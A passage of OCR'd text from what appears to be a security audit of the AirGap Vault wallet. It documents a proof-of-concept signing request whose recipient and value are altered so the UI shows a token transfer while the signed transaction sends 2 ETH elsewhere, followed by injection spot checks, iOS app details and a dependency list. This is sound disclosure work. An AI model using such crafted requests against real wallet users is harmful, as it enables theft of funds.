
```
{ version: 1,
  type: 0,
  protocol: 'eth-erc20-ae',
  payload:
   { publicKey:
      '039ceae8ad327c6a4e2fdce4e107b39a152333664e185f1cd90b936518691ae55d',
     transaction:
      { nonce: '0xaa',
        gasPrice: '0x16cbfe618',
        gasLimit: '0xcc44',
        to: '0x5CA9a71B1d01849C0a95490Cc00559717fCF0D1d',
        value: '0x0',
        chainId: 1,
        data:
```

```
'0xa9059cbb00000000000000000000000044d8d2c2988964a2854f7eab255e6ff1a79004e400000000000000000
0000000000000000000000000000001bc16d674ec80000' },
     callback: 'airgap-wallet://?d=' } }
```

The original transaction is sent to the token contract address with value set to null. Interesting is to try what will happen if the recipient of the transaction as well as its value are modified:

```
{ version: 1,
  type: 0,
  protocol: 'eth-erc20-ae',
  payload:
   { publicKey:
      '039ceae8ad327c6a4e2fdce4e107b39a152333664e185f1cd90b936518691ae55d',
     transaction:
      { nonce: '0xaa',
        gasPrice: '0x16cbfe618',
        gasLimit: '0xcc44',
        to: '0x2bd3288fb0d8aafec6b736055b3e59ae7672d8ee',
        value: '0x1bc16d674ec80000',
        chainId: 1,
        data:

'0xa9059cbb00000000000000000000000044d8d2c2988964a2854f7eab255e6ff1a79004e400000000000000000
0000000000000000000000000000001bc16d674ec80000' },
     callback: 'airgap-wallet://?d=' } }
```

If the user attempts to sign the modified transaction, no indication that the recipient and value of the transaction was modified is shown:



Sign Transaction

You're about to sign:

From
0x023e333F5c2568853159EA36025F2E7Eccf17703


AMOUNT
2 AE-ERC20

FEE
0.000320000000015968 ETH

Data
0xa9059cbb00000000000000000000000044d8d2c2988964a2854f7eab255e6f
f1a79004e4000000000000000000000000000000000000000000000000001bc16d
674ec80000

To
0x44D8d2c2988964a2854F7EaB255E6FF1A79004E4

After signing the transaction, still nothing alarming the user is shown:



This is your signed transaction, scan it with AirGap Wallet.

From
0x023e333F5c2568853159EA36025F2E7Eccf17703

AMOUNT
2 AE-ERC20

FEE
0.000320000000015968 ETH

Data
0xa9059cbb00000000000000000000000044d8d2c2988964a2854f7eab255e6f
f1a79004e40000000000000000000000000000000000000000000000001bc16d
674ec80000

To
0x44D8d2c2988964a2854F7EaB255E6FF1A79004E4

Decoding the signed transaction gives us raw transaction data:


```
{ version: 1,
  type: 1,
  protocol: 'eth-erc20-ae',
  payload:
   { accountIdentifier: '1ae55d',
     transaction:

'f8b281aa85016cbfe61882cc44942bd3288fb0d8aafec6b736055b3e59ae7672d8ee881bc16d674ec80000b844a
9059cbb00000000000000000000000044d8d2c2988964a2854f7eab255e6ff1a79004e4000000000000000000000
0000000000000000000000000001bc16d674ec8000026a0e48589dc19fa17ba5bc558928b5d3a03b7786be88ff4d
259dd4b2e257b81b3bca02ad2babbbb573350c72c4bb5b393582c701565e3049f7d94757ed79957f4a272' } }
```

Decoding raw data on https://flightwallet.org/decode-eth-tx/ reveals that publishing the transaction to blockchain will transfer 2 ETH to an account nowhere shown on the UI instead of transferring 2 tokens to the shown account:

```
{
  "nonce": 170,
  "gasPrice": 6119482904,
  "gasLimit": 52292,
  "to": "0x2bd3288fb0d8aafec6b736055b3e59ae7672d8ee",
  "value": 2000000000000000000,
  "data":
"a9059cbb00000000000000000000000044d8d2c2988964a2854f7eab255e6ff1a79004e40000000000000000000
00000000000000000000000000000001bc16d674ec80000",
  "from": "0x023e333f5c2568853159ea36025f2e7eccf17703",
  "r": "e48589dc19fa17ba5bc558928b5d3a03b7786be88ff4d259dd4b2e257b81b3bc",
  "v": "26",
  "s": "2ad2babbbb573350c72c4bb5b393582c701565e3049f7d94757ed79957f4a272"
}
```

Details #4

If the data of the transaction is modified, then the previous transaction is being displayed together with a warning that the newly transaction could not be processed:



Sign Transaction

You're about to sign:

From
0x023e333F5c2568853159EA36025F2E7Eccf17703

AMOUNT
2.000000000000000001 AE-ERC20

FEE
0.000320000000015968 ETH

Data
```
0xa9059cbb000000033300000000000000044d8d2c2988964a2854f7eab255e6f
f1a79004e4000000000000000000000000000000000000000000000000001bc16d
674ec80001
```


To
0x44D8d2c2988964a2854F7EaB255E6FF1A79004E4

⚠ We were not able to extract information from this transaction. This does not mean that the transaction is invalid - Please make sure that you know what you are doing, and you can verify that you know that this transaction contains the correct data.

```
{"nonce":"0xaa","gasPrice":"0x16cbfe618","gasLimit":"0xcc44","to":"0x5CA9a71B1d01849C0a
95490Cc00559717fCF0D1d","value":"0x0","chainId":1,"data":"0x095ea7b3000000033300000000
0000044d8d2c2988964a2854f7eab255e6ff1a79004e4000000000000000000000000000000000000000000
0000001bc16d674ec80001"}
```


Details #6

The Groestlcoin transaction to two recipients:



```
▼ array [4]
      0  : 1
      1  : 0
      2  : grs
   ▼  3   [3]
      ▼  0   [2]
         ▼  0   [1]
            ▼  0   [5]
                  0  : 1056948727886ad0387f3d7a8c95178a63608d438385699de67cb0c8934adec4
                  1  : 200000000
                  2  : 0
                  3  : FeZDp3NRvDyGSAtf8ntxEhkFAQEfmGF3A4
                  4  : 0/0
         ▼  1   [2]
            ▼  0   [3]
                  0  : 0
                  1  : FtCkFSrwrgiJzjQzGRZvjHzrmHp4HJeGYm
                  2  : 30000000
            ▼  1   [3]
                  0  : 0
                  1  : FVLkqPujeHy1KzNaqbmF72D7s7dsYJqEwC
                  2  : 150000000
         1  : xpub6BjHBtht5rXCLfPGSLeLs1SF24yfdu2LZ1bGohpNDYjEndxHco8oYH875Suf6EmdN8shs5LaT2BjgbfxmToDWakEtDMQnmAZ5arA7UepPD
         2  : airgap-wallet://?d=
```

On the signing request screen, all recipients are shown but the exact amount of coins transferred to each of them is not viewable:



You're about to sign:

From
FeZDp3NRvDyGSAtf8ntxEhkFAQEfmGF3A4


AMOUNT
1.8 GRS

FEE
0.2 GRS

To
FtCkFSrwrgiJzjQzGRZvjHzrmHp4HJeGYm

To
FVLkqPujeHy1KzNaqbmF72D7s7dsYJqEwC

After the transaction has been signed, no recipients are shown:



{{ 'transaction-signed.title' | translate }}

This is your signed transaction, scan it with AirGap Wallet.

Display Raw Transaction

From
FeZDp3NRvDyGSAtf8ntxEhkFAQEfmGF3A4

AMOUNT
1.8 GRS

FEE
0.2 GRS

Details #8-10

Decoded transaction signing request:


```
{ version: 1,
  type: 0,
  protocol: 'ae',
  payload:
   { publicKey:
      'bf94c30140880f7e44ca7c752e08f5a50c92dc34abbec3fd627a7906e967311d',
     transaction:
      { networkId: 'ae_mainnet',
        transaction:

'tx_+FoMAaEBv5TDAUCID35Eynx1Lgj1pQyS3DSrvsP9Ynp5BulnMR2hAWhBda4x+x3KRa6TODyWvPeVVZaUWGa60Fdl
Tm+9BZBliQFa8deLWMQAAIYR6sOAiAAAL4BGTceW' },
     callback: 'airgap-wallet://?d=' } }
```

After base64check and rlp decoding of the transaction field from above, we get an array:

```
[b'\x0c', b'\x01',
b'\x01\xbf\x94\xc3\x01@\x88\x0f~D\xca|u.\x08\xf5\xa5\x0c\x92\xdc4\xab\xbe\xc3\xfdbzy\x06\xe9
g1\x1d',
b'\x01hAu\xae1\xfb\x1d\xcaE\xae\x938<\x96\xbc\xf7\x95U\x96\x94Xf\xba\xd0WeNo\xbd\x05\x90e',
b'\x01Z\xf1\xd7\x8bX\xc4\x00\x00', b'\x11\xea\xc3\x80\x88\x00', b'\x00', b'/', b'']
```

Fields in the array represent information about the transaction, such as its recipient and value, as explained in https://github.com/aeternity/protocol/blob/master/serializations.md#spend-transaction

As the data shown to the user are extracted from the transaction, it was not possible to show the user different information than present in the transaction. Attempts to inject invalid elements or replace values with arrays result in parsing errors:



You're about to sign:

We were not able to extract information from this transaction. This does not mean that the transaction is invalid - Please make sure that you know what you are doing, and you can verify that you know that this transaction contains the correct data.

```
{"networkId":"ae_mainnet","transaction":"tx_+HoMAaEBv5TDAUCID35Eynx1Lgj1pQyS3DSrvsP9Ynp
5BulnMR34RKEBaEF1rjH7HcpFrpM4PJa895VV1pRYZrrQV2VOb70FkGWhAWhBda4x+x3KRa6TODyWvPeVVZaUWG
a60FdlTm+9BZBliQFf8deLWMQAAIH/gf8vgL1DDRA="}
```

4.2 Injection and Spot Checks

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is it possible to perform XSS attack using a malicious QR code?	No.	No way how to do it was found. In the transaction input from the QR code is not rendered but only displayed.	PASS
2.	Is it possible to compromise the vault application with a QR code?	No.	Nothing found.	PASS
3.	Is it possible to abuse serialization used in the message present in the QR code to perform attacks against the application?	No.	Nothing found.	PASS
4.	Is it possible to obtain the seed passphrase as another application installed on the same device where the tested application is installed?	No.	As expected.	PASS

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
5.	Is it possible for a user to extract the seed passphrase from the application?	Depends on what other security mechanisms present.	The user cannot display the seed again. He can only perform the so-called social recovery, where he can get at least two other sets of words that need to be later combined in order to restore the original seed. The inability to show the seed decreases the probability that a user will display the seed on his device by accident in a public place. Furthermore, if the unlocked device is accessed by an attacker, he cannot completely compromise the wallet in a short time.	**PASS**

5 iOS App Analysis

5.1 Overview

5.1.1 Devices

Device	Version	Status
CSCH0201	11.4.1	Jailbroken

5.2 App Information

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Display Name	-	AirGap Vault	**N/A**
2.	Version	-	1.0.10261	**N/A**
3.	Package Name	-	it.airgap.vault	**N/A**
4.	Main Executable	-	AirGap Vault	**N/A**

5.3 General Information

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Which iOS versions are supported by the app?	>=8.0	11	**PASS**
2.	Which entitlements does the app use?	N/A	beta-reports-active is used. This is however only for the test version.	**N/A**
3.	Is the app also available for Android?	Android allows more detailed blackbox investigations of the binary.	Yes.	**N/A**

Details #1

```
cat Info.plist | grep "<key>MinimumOSVersion" -A 2
    <key>MinimumOSVersion</key>
    <string>11.0</string>
    <key>CFBundleDevelopmentRegion</key>
```

Details #2

```
gsed -n '/<dict>/,/<\/dict>/p' AirGapVault
<dict>
       <key>get-task-allow</key>
       <false/>
       <key>beta-reports-active</key>
       <true/>
       <key>com.apple.developer.team-identifier</key>
       <string>7VLXNQ52UC</string>
       <key>application-identifier</key>
       <string>7VLXNQ52UC.it.airgap.vault</string>
</dict>
<dict>
       <key>cdhashes</key>
       <array>
              <data>
              SMm5MsGJUNLEGRJsV70cOs/mVzw=
              </data>
              <data>
              dLIhLnxoqDGrZ47hwIeWWaKSyfw=
      </data>
   </array>
</dict>
```

5.4 Third Party Components & Libraries

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the app use third-party libraries or frameworks?	-	Yes, see details.	**N/A**
2.	If third-party libraries or frameworks are used, are these up to date?	Yes.	No, some of the used dependencies are outdated but they are intentionally not updated before the source code is reviewed by Papers in order to avoid supply chain attacks.	**PASS**
3.	Are the used libraries/frameworks susceptible to known vulnerabilities?	No.	No publicly known vulnerabilities are present.	**PASS**

Details #1

Yes, from package.json:

```
[CUT BY COMPASS]
 "dependencies": {
  "@aeternity/hd-wallet": "github:dschoeni/hd-wallet-
js#b216450e56954a6e82ace0aade9474673de5d9d5",
  "@angular/common": "5.0.1",
  "@angular/compiler": "5.0.1",
  "@angular/compiler-cli": "5.0.1",
  "@angular/core": "5.0.1",
  "@angular/forms": "5.0.1",
  "@angular/http": "5.0.1",
  "@angular/platform-browser": "5.0.1",
  "@angular/platform-browser-dynamic": "5.0.1",
  "@download/blockies": "^1.0.3",
  "@ionic-native/app-version": "^4.18.0",
  "@ionic-native/camera-preview": "^4.5.2",
  "@ionic-native/clipboard": "^4.17.0",
  "@ionic-native/core": "^4.4.0",
  "@ionic-native/deeplinks": "^4.7.0",
  "@ionic-native/device-motion": "^4.4.0",
  "@ionic-native/diagnostic": "^4.17.0",
  "@ionic-native/gyroscope": "^4.5.2",
  "@ionic-native/qr-scanner": "^4.5.2",
  "@ionic-native/splash-screen": "4.4.0",
  "@ionic-native/status-bar": "^4.4.0",
  "@ionic/storage": "^2.1.3",
  "@ngx-translate/core": "^8.0.0",
  "@zxing/ngx-scanner": "^1.3.0",
  "airgap-coin-lib": "0.4.4",
  "angular2-template-loader": "^0.6.2",
  "angular2-uuid": "^1.1.1",
  "angularx-qrcode": "1.5.3",
  "bignumber.js": "^8.0.0",
  "bip39": "^2.4.0",
  "com.lampa.startapp": "^6.1.6",
  "cordova-android": "7.1.2",
  "cordova-android-support-gradle-release": "^1.4.7",
  "cordova-browser": "5.0.4",
  "cordova-clipboard": "^1.2.1",
  "cordova-ios": "5.0.0",
  "cordova-plugin-add-swift-support": "^1.7.2",
  "cordova-plugin-airgap-secure-storage": "0.1.7",
  "cordova-plugin-airgap-webview": "git+https://github.com/airgap-it/cordova-plugin-
airgap-webview.git",
  "cordova-plugin-android-permissions": "^1.0.0",
  "cordova-plugin-app-version": "0.1.9",
  "cordova-plugin-audioinput": "^1.0.1",
  "cordova-plugin-camera-preview": "git+https://github.com/cordova-plugin-camera-
preview/cordova-plugin-camera-preview.git",
  "cordova-plugin-compat": "^1.2.0",
  "cordova-plugin-device": "^1.1.7",
  "cordova-plugin-device-motion": "^2.0.1",
  "cordova-plugin-gyroscope": "^0.1.4",
  "cordova-plugin-ionic-keyboard": "^2.1.3",
  "cordova-plugin-ios-camera-permissions": "^1.2.0",
  "cordova-plugin-jailbreak-detection": "git+https://github.com/leecrossley/cordova-
plugin-jailbreak-detection.git",
  "cordova-plugin-qrscanner": "2.6.2",
  "cordova-plugin-root-detection": "^0.1.1",
  "cordova-plugin-splashscreen": "^4.1.0",
  "cordova-plugin-statusbar": "^2.4.2",
  "cordova-plugin-whitelist": "^1.3.3",
  "cordova-sqlite-storage": "^2.5.1",
  "cordova.plugins.diagnostic": "4.0.10",
  "es6-promise-plugin": "^4.1.1",
  "har-validator": "^5.1.3",
  "html-loader": "^0.5.1",
  "ionic": "3.9.1",
  "ionic-angular": "3.9.2",
  "ionic-plugin-deeplinks": "git+https://github.com/airgap-it/ionic-plugin-
deeplinks.git#cordova-ios-v5.0.0-fix",
  "ionic2-material-icons": "^1.0.3",
  "ionicons": "3.0.0",
  "js-sha3": "^0.7.0",
  "myetherwallet-blockies": "0.1.1",
  "rxjs": "5.5.2",
  "secrets.js-grempe": "^1.1.0",
  "sw-toolbox": "3.6.0",
  "web3": "^1.0.0-beta.36",
  "websocket": "^1.0.26",
  "zone.js": "0.8.18"
},
"devDependencies": {
  "@ionic/app-scripts": "^3.2.0",
  "@types/jasmine": "2.8.9",
  "@types/node": "^9.4.6",
  "cz-conventional-changelog": "^2.1.0",
  "electron": "^3.0.10",
  "electron-builder": "^20.36.2",
  "ionic-mocks": "^1.3.0",
  "istanbul-instrumenter-loader": "^3.0.0",
  "jasmine": "^2.99.0",
  "jasmine-spec-reporter": "^4.2.1",
  "karma": "^1.7.1",
